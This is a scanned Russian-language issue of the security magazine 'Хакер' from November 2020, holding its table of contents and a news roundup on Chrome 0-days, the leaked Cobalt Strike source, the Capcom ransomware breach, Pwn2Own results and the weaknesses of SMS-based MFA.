НОЯБРЬ 2020

ХАКЕР

2:60

+ ГИД ПО LATERAL

- Защита микроконтроллеров
- Траблшутинг MikroTik
- Почем рансомварь в даркнете

В ПОИСКАХ УТЕЧЕК

Как хакеры ищут и угоняют чужие базы данных

cover_story.gif

NETSCAPE Now! 3.0

FREE Microsoft Internet Explorer

you are visitor number 31337


ПОДПИСКА НА «ХАКЕР»

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Ноябрь 2020
№ 260

CONTENTS

MEGANews
Всё новое за последний месяц

Android
StateFlow, SharedFlow и BroadcastChannel

В поисках утечек
Как хакеры ищут и угоняют чужие базы данных

Попался!
Что делать, если тебя привлекают к уголовной ответственности за киберпреступление

Yara
Пишем правила, чтобы искать малварь и не только

Вымогательство как услуга
Кто и за сколько предлагает в даркнете помочь с вымогательством

Конвейер для пентеста
Знакомимся с сервисом ScanFactory и автоматизируем обход периметра

Гид по Lateral
Изучаем удаленное исполнение кода в Windows со всех сторон

Биты защиты
Разбираем способы защиты микроконтроллеров

За семью замками
Защищаем приложение для Android от отладчиков, эмуляторов и Frida

Бэкдор для LUKS
Как перехватить ключ и пароль от зашифрованного раздела в Linux

Анализ данных в Linux
Глава из книги «Bash и кибербезопасность»

Гальваническая банка
Делаем power bank для ноутбука в домашних условиях

Получи и распишись
Защищаем подписью запросы приложения для Android

Безопасность памяти
Учимся использовать указатели и линейные типы

Такой разный VPN
Разбираем альтернативные протоколы VPN

Траблшутинг MikroTik
Решаем распространенные проблемы с легендарными роутерами

NVME-кеширование в домашних NAS
Тестируем Synology в комплекте с SSD-кешем

Титры
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

0-DAY В CHROME

В этом месяце разработчики Google выкатили три обновления Chrome для Windows, Mac и Linux, чтобы устранить более десятка уязвимостей, включая несколько 0-day-проблем, активно используемых хакерами.

CVE-2020-16009
Баг был обнаружен внутренней командой безопасности Google, задача которой — отслеживать злоумышленников и их текущие операции. Проблема была связана с работой JavaScript-движка V8 и допускала удаленное выполнение произвольного кода. Пока подробности об уязвимости и ее эксплуатации не разглашаются.

Стоит заметить, что это обычная практика для Google: специалисты компании могут месяцами «молчать» о технических деталях багов, чтобы не давать злоумышленникам подсказок и позволить пользователям спокойно установить обновления.

CVE-2020-16010
Исправление этой уязвимости появилось в Chrome для Android версии 86.0.4240.185. Известно, что проблема связана с переполнением буфера кучи в одном из UI-компонентов, однако технические подробности тоже пока не раскрываются. Специалисты компании отмечают, что уязвимость уже применялась злоумышленниками для побега из песочницы, то есть позволяла выполнить код вне изолированной среды.


CVE-2020-16013 и CVE-2020-16017
Если предыдущие проблемы были найдены самими инженерами Google, то на этот раз уязвимости обнаружили благодаря сообщениям, полученным из анонимного источника. CVE-2020-16013 описывается как «некорректная имплементация в V8», а CVE-2020-16017 — как «ошибка нарушения целостности информации в памяти типа use after free» в составе компонента Site Isolation. Несмотря на общий источник, в настоящее время неясно, использовались эти уязвимости как часть единой цепочки эксплоитов или же их применяли по отдельности.

ОБХОД ПЕСОЧНИЦ

Эксперты компании Positive Technologies проанализировали **36** семейств малвари, которые были активны в последние десять лет, и проследили за изменениями в методах обхода песочниц и средств анализа и обнаружения.


25% всех вредоносных программ, вошедших в исследование, были активны в 2019–2020 годах, и не менее **23** APT-группировок по всему миру использовали эту малварь для атак, причем в **69%** случаев с целью шпионажа.


В 2018–2019 годах увеличилось количество малвари, которая применяет методы обхода песочниц. Впрочем, причина, вероятнее всего, в том, что возросло число исследований малвари в целом.



Чаще всего техники обхода песочниц и обнаружения средств анализа внедряют в малварь для удаленного доступа (**56%**) и загрузчики (**14%**).

Среди наиболее часто встречающихся способов обхода песочниц эксперты назвали отправку WMI-запросов (**25%**) или иные проверки окружения (**33%**), а также проверку списка запущенных процессов (**19%**).





VPN ОТ GOOGLE

Разработчики Google сообщили, что клиенты Google One смогут использовать VPN-сервис компании, что обеспечит им дополнительный уровень защиты в интернете. В первую очередь это нововведение ориентировано на тех, кто часто подключается к незащищенным сетям Wi-Fi в кафе и других общественных местах, наивно раскрывая при этом данные банковских карт и другую личную информацию.

Сервис будет «бесплатным», но доступным только для клиентов, подписанных на Google One и тарифный план 2 Тбайт или выше, стоимость которого составляет 9,99 доллара в месяц (699 рублей в месяц для России). Сначала VPN-сервис будет доступен только в США для Android, но в ближайшие месяцы Google планирует запустить новую услугу и в других странах, а также для других операционных систем, включая Windows, macOS и iOS.

> *«Мы встроили расширенную безопасность во все наши продукты, и VPN дополнительно расширяет эту безопасность, чтобы шифровать весь онлайн-трафик вашего телефона, независимо от того, какое приложение или браузер вы используете, — рассказывает Лариса Фонтейн, глава Google One. — VPN встроен в приложение Google One, поэтому всего одно нажатие, и вы можете быть уверены, что ваше соединение защищено от хакеров».*

Разработчики Google уже выпустили технический документ, содержащий некоторые технические подробности о новом VPN-сервисе, а также опубликовали исходный код клиентской библиотеки, чтобы пользователи и эксперты могли проверить, как она обрабатывает данные. В компании заверяют, что VPN-сервис не ведет логов активности пользователей, а также любых данных, которые могут использоваться для раскрытия личной информации. К таким данным относятся: сетевой трафик, IP-адреса, временные метки подключений и информация о полосе пропускания.

20 000 000 ПОЛЬЗОВАТЕЛЕЙ BRAVE

Разработчики Brave похвастались, что с тех пор, как в прошлом году их браузер наконец достиг первой стабильной версии 1.0, его аудитория заметно возросла.

Так, еще осенью 2019 года Brave насчитывал лишь **8 700 000** активных пользователей ежемесячно, а теперь таковых уже более **20 000 000**.

Ежедневно браузером пользуются более **7 000 000** человек, и это превышает прошлогодние показатели (**3 000 000** человек в день) более чем вдвое. Для сравнения: в настоящее время у Firefox свыше **220 000 000** активных пользователей.

Также разработчики Brave отмечают, что с тех пор, как Apple разрешила использовать в iOS любые браузеры по умолчанию, пользовательская база Brave на iOS увеличилась на **ТРЕТЬ**.

RASPBERRY В КЛАВИАТУРЕ

Инженеры Raspberry Pi Foundation представили не совсем обычный гаджет: полноценный компьютер, размещенный в корпусе небольшой (286 × 122 × 23 мм) клавиатуры. Прекрасно понимая, какие ассоциации возникнут у пользователей, разработчики даже приводят шуточное сравнение новинки с Commodore 64. Устройство позиционируется создателями как полноценный десктопный ПК, к которому нужно лишь подключить монитор и прочую периферию.

	Commodore 64	Raspberry Pi 400	Multiplier
Clock speed	985KHz	1.8GHz	1827x
Benchmark	0.424 DMIPS	182880 DMIPS	430000x
Memory	64KB	4GB	65536x
Power	15W max	~7.5W max	0.5x
Weight	1.77kg	0.39kg	0.22x
Screen resolution	QVGA	4K	130x
Serial port rate	3.2Kbit/s	5Gbit/s	1562500x
Introductory price	$595	$100	0.17x

Raspberry Pi 400 построена на базе процессора ARM Cortex-A72 (1,8 ГГц) и комплектуется 4 Гбайт оперативной памяти. Клавиатура оснащена Gigabit Ethernet, Bluetooth 5.0 (BLE) и Wi-Fi 802.11b/g/n/ac, имеет два порта USB 3.0, один порт USB 2.0, интерфейс ввода-вывода GPIO и слот для карты MicroSD. Есть в Raspberry Pi 400 и два порта HDMI, поддерживающих передачу изображения в разрешении 4K с частотой до 60 Гц. Питание на устройство подается через порт USB-C. По сути, это более быстрый и интересный вариант Raspberry Pi 4.

Девайс доступен в двух вариантах: одна клавиатура продается за 70 долларов США, в комплект за 100 долларов включены дополнительно мышь, блок питания, HDMI-кабель, карта MicroSD и руководство. Пока продажи стартовали только для Великобритании, США и Франции, но ожидается, что в ближайшие недели устройство станет доступно в Италии, Германии и Испании. Разработчики обещают, что до конца года Raspberry Pi 400 также появится в Индии, Австралии и Новой Зеландии, а затем (в первые несколько месяцев 2021 года) — по всему миру.

ДУРОВ ПОПРОБОВАЛ IPHONE 12 PRO

Павел Дуров продолжает выступать с критикой в адрес компании Apple. Но если раньше критика была в основном связана с тем, что Apple злоупотребляет своим положением на рынке, теперь в своем Telegram-канале Дуров раскритиковал и новые iPhone.

→ «Только что попробовал iPhone 12 Pro, до чего громоздкая железка. Он выглядит и ощущается как более крупная версия iPhone 5 2012 года выпуска, только с уродливыми камерами, торчащими [из корпуса] на трех разных высотах. Пресловутая „челка“ и широкие грани тоже на месте, из-за чего страдает соотношение площади экрана к корпусу и появляется ощущение устаревшего устройства.

С момента смерти Стива Джобса прошло девять лет, а компания по-прежнему живет за счет технологий и репутации, которые он создал, без каких-либо значимых инноваций. Неудивительно, что в начале текущего года продажи iPhone упали на 21%. Если эта тенденция сохранится, через 7–10 лет доля iPhone на мировом рынке станет незначительной»

— Павел Дуров у себя в Telegram


МИЛЛИАРД В БИТКОЙНАХ

В ночь президентских выборов в США криптовалютное сообщество обратило внимание на огромный перевод: кто-то опустошил биткойн-кошелек, содержавший около миллиарда долларов.

Кошелек был связан с даркнет-маркетплейсом Silk Road, который предлагал своим пользователям самые разные незаконные товары и услуги: начиная от наркотиков и малвари и заканчивая заказными убийствами. Маркетплейс был закрыт властями еще в 2013 году, а его глава Росс Ульбрихт — приговорен к двойному пожизненному заключению, которое сейчас отбывает в США.

Оказалось, что миллиард долларов обнаружили... правоохранители. Прокурор США Дэвид Андерсон рассказал, что, несмотря на закрытие торговой площадки и осуждение Ульбрихта, у властей оставался вопрос, куда же делись деньги. Операторы Silk Road направляли биткойн-транзакции через специальный тумблер-сервис, из-за чего средства было крайне сложно отследить.

Прибегнув к помощи специалистов из компании Chainalysis, правоохранительные органы обнаружили, что еще в 2013 году были совершены 54 транзакции на общую сумму 70 411,46 биткойна, которые были отправлены на два адреса. Так как эти транзакции не фигурировали в собственной базе данных Silk Road, предполагалось, что средства были кем-то украдены.



В апреле 2013 года основная часть этих средств, в размере 69 471,082 201 биткойна, была отправлена на упомянутый выше кошелек, обозначенный в бумагах как 1HQ3 (по первым символам адреса). В этом кошельке в итоге осело 69 370,224 915 43 биткойна, или около миллиарда долларов США. В 2015 году неназванный хакер пытался ликвидировать часть украденных средств через криптовалютную биржу BTC-e, которая в итоге была закрыта властями США за отмывание денег. В Налоговой службе США и Министерстве юстиции считают, что он попросту украл криптовалюту у Silk Road.

В итоге в начале ноября 2020 года тот самый хакер, фигурирующий в судебных документах как Individual X, был найден правоохранителями, подписал соглашение с властями и передал им все содержимое кошелька 1HQ3. Теперь Минюсту предстоит доказать, что изъятая криптовалюта действительно была связана с Silk Road и подлежала конфискации.

МАЛВАРЬ ИЗ GOOGLE PLAY STORE

Эксперты компании NortonLifeLock (ранее Symantec) и IMDEA Software Institute опубликовали результаты интересного исследования, крупнейшего в своем роде на текущий момент: изучили, по каким каналам вредоносные приложения попадают на устройства пользователей.

Было изучено происхождение приложений на **12 000 000** Android-устройств за период с июня по сентябрь 2019 года. В общей сложности анализу подверглись свыше **34 000 000** APK для **7 900 000** уникальных приложений.

От **10** до **24%** проанализированных приложений могут расцениваться как вредоносные или нежелательные.

Порядка **67,5%** вредоносных приложений были взяты жертвами напрямую из Google Play Store. Второе место с большим отставанием занимают альтернативные магазины приложений, на которые приходится лишь **10%** установленной малвари.


ПРОБЛЕМЫ LET'S ENCRYPT

Разработчики Let's Encrypt предупредили, что в 2021 году серьезные проблемы с сертификатами и доступом к сайтам могут возникнуть у пользователей устройств, работающих под управлением Android 7.1 (Nougat) и более старых версий ОС. 1 сентября 2021 года истекает срок партнерства Let's Encrypt и организации IdenTrust. Это означает, что корневой сертификат Let's Encrypt, имеющий перекрестную подпись с IdenTrust DST Root X3, тоже истечет 1 сентября 2021 года.

Продолжение статьи →

MEGANEWS

← Начало статьи



Let's Encrypt уже давно имеет собственный корневой сертификат ISRG Root X1, поэтому изменение не вызовет неполадок в большинстве современных ОС. Однако это не касается старых версий Android, не обновлявшихся с 2016 года, так как они не доверяют собственному корневому сертификату Let's Encrypt. К сожалению, таких девайсов в экосистеме Android насчитывается около 34%, а генерируют они, по подсчетам инженеров Let's Encrypt, до 5% всего трафика.

> *«Что мы можем сделать с этим? Что ж, мы хотели бы иметь возможность улучшить ситуацию с обновлениями Android, но здесь мы ничего не можем поделать. Также мы не можем позволить себе купить новые телефоны всем в мире, — пишет Джейкоб Хофман-Эндрюс, ведущий разработчик Let's Encrypt. — Можем ли мы получить еще одну перекрестную подпись? Мы изучали этот вариант, и он кажется маловероятным. Это большой риск для центра сертификации — перекрестная подпись сертификата другого центра, ведь таким образом они берут на себя ответственность за все, что делает другой центр сертификации».*


Разработчики Let's Encrypt советуют пользователям старых устройств готовиться осенью к возможным проблемам и хотя бы установить мобильную версию Firefox (этот браузер имеет собственный список доверенных корневых сертификатов). Также в теории можно установить необходимые сертификаты вручную.

В MICROSOFT БУДЕТ РАБОТАТЬ «ОТЕЦ» ЯЗЫКА PYTHON

В прошлом году «отец» языка Python Гвидо ван Россум, которому тогда исполнилось уже 63 года, отошел от дел и объявил, что уходит на пенсию. Однако теперь ван Россум неожиданно сообщил, что скоро вернется к работе, причем не где-нибудь, а в компании Microsoft.

→ «Я пришел к выводу, что на пенсии очень скучно, и присоединился к отделу разработчиков Microsoft. Для чего? Слишком много вариантов, чтобы перечислить! Но это наверняка улучшит использование Python (и не только в Windows :-). Здесь много опенсорса. Следите за этой областью»

— ван Россум у себя в Twitter



ИТОГИ PWN2OWN И TIANFU CUP

Состязание Pwn2Own Tokyo в этом году проводилось в онлайн-формате, а участники демонстрировали свои эксплоиты удаленно. Тем не менее участники заработали 136 000 долларов, обнаружив и продемонстрировав 23 уникальные уязвимости на шести устройствах. Теперь производителям отводится 120 дней на выпуск исправлений, прежде чем ZDI обнародует подробности багов.

Победителем соревнования стала команда Team Flashback, в которую входят настоящие ветераны Pwn2Own — Педро Рибейро (Pedro Ribeiro) и Радек Домански (Radek Domanski). В первый день соревнований Team Flashback успешно взломала WAN-интерфейс маршрутизатора NETGEAR Nighthawk R7800 и смогла оставить на устройстве устойчивый бэкдор, который сохранялся даже после сброса к заводским настройкам. Этот взлом принес команде 20 000 долларов и два очка Master of Pwn.

Во второй день Team Flashback скомпрометировала маршрутизатор TP-Link AC1750 Smart WiFi, использовав для этого три RCE-уязвимости, и получила еще 20 000 долларов и два очка.

Команда DEVCORE, занявшая второе место, заработала 20 000 долларов за успешную демонстрацию эксплоита против NAS Synology DiskStation DS418Play и еще 17 500 долларов — за эксплоит для NAS Western Digital My Cloud Pro Series PR4100. Для взлома Western Digital команда использовала цепочку аж из шести уязвимостей.

В Китае тем временем прошло собственное хакерское соревнование — Tianfu Cup, очень похожее на Pwn2Own и созданное именно после того, как в 2018 году китайское правительство запретило местным ИБ-исследователям участвовать в хакерских конкурсах, организованных за рубежом. Как и во время Pwn2Own, обо всех использованных эксплоитах и найденных багах сообщают разработчикам скомпрометированных продуктов, и патчи выходят вскоре после завершения соревнования.

По итогам соревнования участники продемонстрировали 23 попытки взлома, во время которых удалось скомпрометировать:

- iOS 14 (работающую на iPhone 11 Pro);
- Samsung Galaxy S20;
- Windows 10 2004 (April 2020);
- Ubuntu;
- Chrome;
- Safari;
- Firefox;
- Adobe PDF Reader;
- Docker (Community Edition);
- VMware ESXi (гипервизор);
- QEMU (эмулятор и виртуализатор);
- прошивки роутеров TP-Link и ASUS.

Как и в прошлом году, с большим отрывом победила команда специалистов китайского технологического гиганта Qihoo 360 (она же Team 360Vulcan). Победители забрали домой 744 500 долларов — почти две трети призового фонда. Второе и третье места заняли команда Ant-Financial Light-Year Security Lab (258 000 долларов) и частный ИБ-исследователь Панг (99 500 долларов).

УТЕЧКА CAPCOM

В начале ноября японская корпорация Capcom пострадала от хакерской атаки, и взлом повлиял на бизнес-операции разработчика игр, включая работу системы электронной почты.

По данным СМИ, Capcom стала жертвой шифровальщика **RAGNAR LOCKER**. В записке с требованием выкупа хакеры сообщали, что перед началом шифрования они похитили около **1 ТБАЙТ** файлов из корпоративных сетей Capcom в Японии, США и Канаде.

Через несколько недель Capcom признала, что хакеры похитили не только конфиденциальные корпоративные документы, но и информацию о клиентах и сотрудниках компании. В общей сложности пострадали около **350 000** человек.

ИСХОДНИКИ COBALT STRIKE

На GitHub появился репозиторий, который содержит исходные коды Cobalt Strike. Судя по файлу src/main/resources/about.html, это исходники Cobalt Strike версии 4.0, выпущенной 5 декабря 2019 года. У репозитория уже появилось более 1200 форков, что существенно затрудняет сдерживание дальнейшего распространения исходников.

Cobalt Strike — легитимный коммерческий инструмент, созданный для пентестеров и red team и ориентированный на эксплуатацию и постэксплуатацию. Его давно полюбили все хакеры, начиная от правительственных APT-группировок и заканчивая операторами шифровальщиков. Полная версия Cobalt Strike оценивается примерно в 3500 долларов за установку, но, как правило, злоумышленники используют Cobalt Strike бесплатно (старые, пиратские, взломанные и незарегистрированные версии), применяя его во время вымогательских атак для получения устойчивого удаленного доступа к скомпрометированной сети.

ИБ-эксперт Виталий Кремез (Vitali Kremez) из компании Advanced Intel, изучавший исходники по просьбе журналистов, сообщает, что, по его мнению, данный Java-код был декомпилирован вручную. Неизвестный избавился от всех зависимостей и проверки лицензии, чтобы инструмент можно было скомпилировать вновь. Кремез предупреждает, что эта утечка может иметь серьезные последствия, так как она «устраняет входной барьер на пути к получению инструмента и существенно облегчает задачу получения и изменения кода для преступных группировок».


РАБОТА ПОСЛЕ ПАНДЕМИИ

«Лаборатория Касперского» выяснила, что **68%** россиян, занятых в малом и среднем бизнесе, не готовы вернуться к привычной организации рабочего процесса после окончания пандемии коронавируса.

На удаленке у людей появились возможности, которые они хотели бы сохранить в дальнейшем: больше времени проводить с семьей (**54%**), не тратить время на дорогу до работы и обратно (**53%**) и экономить деньги (**45%**).

Около трети опрошенных не хотели бы возвращаться к тем или иным принятым ранее правилам. Например, **32%** не готовы снова работать по строгому восьмичасовому графику. В целом по миру этот показатель даже выше – **39%**. Еще **35%** не хотят быть строго привязаны к офису, **33%** – к пятидневной рабочей неделе.

Каждый четвертый (**24%**) хотел бы продолжать работать удаленно и после окончания пандемии.



MICROSOFT ПРОТИВ SMS

Эксперты компании Microsoft в очередной раз подняли вопрос о небезопасности многофакторной аутентификации через телефон с помощью одноразовых кодов в SMS-сообщениях (или голосовых вызовов). Компания призывает использовать более новые технологии: приложения-аутентификаторы и ключи безопасности.

Предупреждение исходит от Алекса Вейнерта (Alex Weinert), главы по безопасности идентификационной информации Microsoft. Вейнерт объясняет, что, если есть выбор между несколькими способами МФА, ни в коем случае нельзя делать его в пользу телефона: аутентификация через телефон зависит от множества узких мест, хотя бы от состояния телефонных сетей. SMS-сообщения и голосовые вызовы передаются в открытом виде и могут быть легко перехвачены злоумышленниками с помощью таких методов и инструментов, как SDR (Software-Defined Radio), FEMTO или багов SS7.

Кроме того, одноразовые коды из SMS-сообщений могут быть извлечены с помощью опенсорсных и доступных фишинговых инструментов, таких как Modlishka, CredSniper или Evilginx. Или же сотрудников мобильных операторов могут обмануть мошенники, чтобы подменить SIM-карту жертвы (такие атаки обычно называют SIM swap), что позволит злоумышленникам получать одноразовые коды МФА от лица цели. По словам Вейнерта, все это делает МФА на основе SMS-сообщений и голосовых вызовов «наименее безопасным из всех доступных на сегодня методов МФА».

